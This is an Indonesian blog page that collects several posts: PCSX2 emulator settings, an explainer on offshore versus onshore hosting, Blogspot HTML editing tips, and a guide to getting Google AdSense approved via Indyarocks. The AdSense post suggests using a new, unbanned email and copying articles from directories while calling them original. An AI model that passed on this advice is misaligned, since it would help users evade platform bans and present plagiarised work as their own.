
4. Dan tara!! game PS-2 sobat telah berjalan dengan lancar


untuk pengaturan tambahan agar Emulator PS-2 sobat semakin berjalan lancar ikuti langkah berikut:


1. Pada menu Config PCSX2 sobat pilih Video (GS) kemudian Core GS Setting seperti berikut


2. Kemudian ke bagian Speedhacks untuk menu lain biarkan secara default. Centang Enable Speedhacks dan klik Apply kemudian OK

Tutorial Setting Emulator Playstation 2 (PS 2) PCSX2!!


Tuesday, January 3, 2012

Perbedaan Offshore Hosting Dengan Onshore Hosting

Apa Itu Offshore Hosting ?

Offshore Hosting Adalah Hosting yang tidak memiliki aturan dalam penyimpanan hostingnya, sebenarnya Offshore sendiri berasal dari bahasa inggris yang memiliki makna "Lepas Pantai" dalam aturan negara Yang bukan kepulauan Lepas Pantai adalah batas atau area wilayah negara lain, jadi artinya Offshore Hosting adalah penggunaan hosting berbeda negara, namun Semakin berkembangnya zama pengertian Offshore Hosting Berubah Menjadi Penggunaan Hosting yang bebas aturan hukum, artinya anda di perbolehkan menggunakan hosting tersebut untuk menyimpan File Ilegal, Script Nulled (Script Yang sudah di crack menjadi gratis), Warez, Hacking Bahkan File Porno sekalipun.

Kenapa Offshore Hosting Membebaskan Aturan Hukum ?

Karena Offshore Hosting menggunakan Server (pusat hosting) yang berada di Negara atau Wilayah yang Kurang atau bahkan tidak ada aturan Hak Atas Kekayaan Intelektual (HAKI) sehingga kita bebas menggunakan Offshore untuk menyimpan file ilegal tanpa terkena Aturan Hukum.

Biasanya Server Offshore yang paling terkenal adalah Server Offshore Belanda dan Server Offshore Panama.

Offshore Bebas Dari Tuntutan Hukum ?

Jika anda berpikir demikian itu adalah salah, Ternyata Hak Atas Kekayaan Intelektual (HAKI) mengikat tergantung dimana wilayah kita berada bukan wilayah server yang kita gunakan, misalnya anda tinggal di Indonesia menggunakan Offshore hosting server panama, lalu anda mengupload Nulled script Jcow Community, Lalu anda di tuntut oleh pihak Jcow karena melanggar Hak Ijin penggunaan Scriptnya. Otomatis Anda terjerat Hukum Internet di wilayah Indonesia (bukan panama). Jadi Offshore hosting bukan berarti bebas hukum, kecuali anda tinggal di negara yang bebas aturan hukum.

Apa Itu Onshore Hosting ?

Onshore Hosting Adalah Hosting yang memiliki aturan dalam penyimpan file ke hostingnya, Jadi Onshore Ini berbanding terbalik degan Offshore Hosting, Onshore atau Dalam Bahasa indonesia memiliki makana "Dalam Pantai" sebenarnya memiliki arti wilayah masih dalam negara tersebut sehingga pengertian Onshore hosting bisa berarti penggunaan hosting dengan server wilayah lokal, Namun sekarang Onshore hosting memiliki arti tempat hosting yang memiliki aturan Hukum internet (Jadi tidak hanya wilayah lokal saja).

Onshore Hosting tidak memperbolehkan Pengguna Hostingnya menyimpan atau mensharing File Ilegal (Ilegal Content), Warez, Nulled, Hacking dan juga Konten Dewasa (porn).

Kenapa Masih Ada Onshore hosting Yang Menjadi Offshore hosting ?

Ini di karenakan Oleh Uang dan efesiensi, Karena penggunaan Onshore hosting lebih dekat servernya di banding Offshore, sehingga banyak agen hoster nakal yang menggunakan Onshore hosting secara bebas layaknya Offshore.

Nah Itulah Perbedaan Offshore Hosting Dengan Onshore Hosting , Jadi berhati-hatilah dalam memilih hosting.

Tips Mengedit HTML Blogspot

Jika kita mengotak-atik atau mengedit HTML blog kadang2 akan mengalami kesulitan, apalagi bagi yang masih agak pemula. Entah itu gak bisa nemu kode yang mau diedit lah, gak bisa disimpan karena error lah, Ada pesen error yang gak jelas lah, dan lah-lah yang lain, ya to...??? Nha trik dan tips kali ini akan mencoba gimana cara untuk mengatasi atau setidaknya mengurangi masalah "lah-lah" yang kadang2 atau sering terjadi tersebut.
Berikut ini beberapa tips untuk edit HTML bogger:

1. Backup Template

Membackup template ini penting karena jika terjadi hal-hal yang tidak dinginkan, misalnya blog jadi rusak maka kita bisa membuatnya seperti sediakala (sebelum rusak) jika kita sebelumnya sudah membackup template. Cara membackup template ini mudah. Cukup klik pada link "Download Full Template" lalu simpan file template di komputer kita. Kalo terjadi kesalahan yang tidak bisa kita atasi, kita tinggal upload aja file template tersebut.

2. Memberi Tanda Centang pada Kotak "Expand Widget Template"
Ini yang kadang2 dilupakan para "editor". Kalau kotak "Expand Widget Templates" tidak dicentang maka kode2 yang dicari kemungkinan tidak ditemukan. Tapi kadang2 hal ini tidak perlu dilakukan tergantung dari petunjuk tutorialnya. Makanya perhatikan baik2 tutorialnya kalo mau Edit HTML blog.

3. Tips Mempermudah Pencarian
Untuk mempermudah pencarian kode yaitu dengan meng-copy dulu kode yang mau dicari kemudian tekan "Ctrl+f" lalu masukkan kode yang dicopy tadi kedalam kotak yg muncul. Kalo misalkan kode yang dicari tidak muncul maka cobalah mencari sebagian dari kode tersebut. Misal mau mencari kode <p><data:post.body/></p> jika tidak ketemu maka cb carilah sebagiannya atau seperti ini data:post.body kalau sudah ketemu maka klik tombol next untuk melihat apakah ada kode lain yang sama untuk memastikan kode yang dikehendaki. Tapi tips ini sepertinya sulit dilakakukan jika menggunakan browser "Chrome" paling mudah jika menggunakan "Mozilla Firefox".


4. Tips Menghadapi Error Yang Muncul
Jika saat menyimpan hasil editan kemudian muncul pesan error, misal seperti ini:
We were unable to save your template
Please correct the error below, and submit your template again.
Your template could not be parsed as it is not well-formed. Please make sure.....
Maka hal yang harus kita lakukan adalah berusaha memahami pesan error tersebut. Kemudian kita cek kembali tutorial yang kita baca apakah langkah-langkah yang sudah kita lakukan bener2 sesuai dengan tutorialnya. kalau tidak yakin maka kita bisa mengulangi lagi tutorialnya dari awal dengan mengklik tombol "Clear Edit" terlebih dahulu.

Tips Google Adsense (GA) Di Approve 3 hari

Indyarocks adalah merupakan situs jejaringan sosial atau social networking yang berasal dari india sama seperti facebook atau twitter. Nah melalui situs inilah kita bisa mencoba mendaftar ke google adsense, Berikut langkah-langkahnya :

Buat akun di Indyarocks.com

Untuk mendaftarkan account google adsense (sebut saja GA) melalui indyarocks.com, maka kita harus join dulu dengan situs ini. Tapi tentu saja dengan email yang belum dibanned oleh GA. Jadi sebaiknya disarankan untuk membuat email baru di gmail.com sebelum join dengan Indyarocks. Ada beberapa persiapan yang harus anda miliki sebelum mendaftar ke indyarocks.com. Yaitu sebagai berikut :

* Artikel bergambar dalam bahasa inggris minimal 2 artikel. Ingat gambarnya harus berhubungan dengan artikel anda. Dan juga harus artikel yang original/asli. Tapi jika tidak bisa membuat artikel bahasa inggris, tips dari yang juga telah saya gunakan adalah cari saja di artikel direktori. hehehe :D

* Persiapkan minimal 10 foto untuk diupload nantinya.

Jika semua persiapan di atas sudah lengkap, lanjutkan ke langkah berikutnya :

1. Buat akun baru di Indyarocks.com dan lengkapi pendaftaranya.
2. Cek inbox email anda yang berisi link konfirmasi untuk mengaktifkan account
3. Setelah account anda dikonfirmasi dan aktif maka sekarang anda sudah bisa login.
4. Lengkapi profil anda dengan cara edit profil dan lengkapi semua formnya termasuk foto profil hingga indikasinya mencapai 60% lebih. Penting !
5. Upload foto yang telah dipersiapkan sebelumnya dan buatkan albumnya. Penting !
6. Buat sebuah blog di Indyarocks dengan cara klik tab Blogs –> Write Blogs lalu isikan dengan artikel yang telah dipersiapkan tadi. Penting !
7. Klik tab Profile –> My Profil dan tepat dibawah foto pic anda klik Earnings (Google AdSense).

Langkah 1 -6 harus sudah anda lakukan sebelum melanjutkan karena jika tidak ketika anda klik Check Eligibility maka anda akan mendapatkan pesan seperti ini “Oops. You are not eligible”. Tapi tenang saja. Ikuti saja petunjuk dan persyaratan yang diminta pada pesan tersebut. Jika sudah lengkap, mari kita lanjutkan ke langkah selanjutnya.

Cara Buat Akun Google Adsense Lewat Indyarocks.com

1. Kembali ke tab Profile –> My Profil dan tepat dibawah foto pic anda klik Earnings (Google AdSense)
2. Klik Start Earning lalu Next
3. Pada “Do you already have a google adsense account?” klik No
4. Masukkan alamat email yang belum pernah di banned dan klik Next
5. Cek inbox email dan buka dan klik email yang berisi link untuk pengisian data GA
6. Isikan dengan benar data -data anda dan jangan lupa untuk mencentang Yes, allow indyarocks.com to acces my account lalu klik Submit Information
7. Setelah itu akan dibawa ke halaman konfirmasi kebenaran data dan pembuatan akun GA lewat Indyarocks.com, klik Create Account.
8. Centang I Accept lalu klik submit.

Setelah semua langkah diatas telah anda lakukan maka sekarang tinggal menunggu tim GA untuk mereview permintaan dan kemudian mengapprove akun tersebut tetapi alangkah lebih baiknya lagi jika sambil menunggu, anda menambahkan artikel dan foto ke akun indyarocks, yah untuk jaga – jaga sih. Pengalaman saya ketika mendaftar melalui Indyarocks hanya memakan waktu sehari saja akun saya sudah diapprove.

Semoga dengan tips tentang Cara Mudah Approve Google Adsense Melalui Indyarocks.com ini bisa membantu anda untuk mendapatkan akun di GA.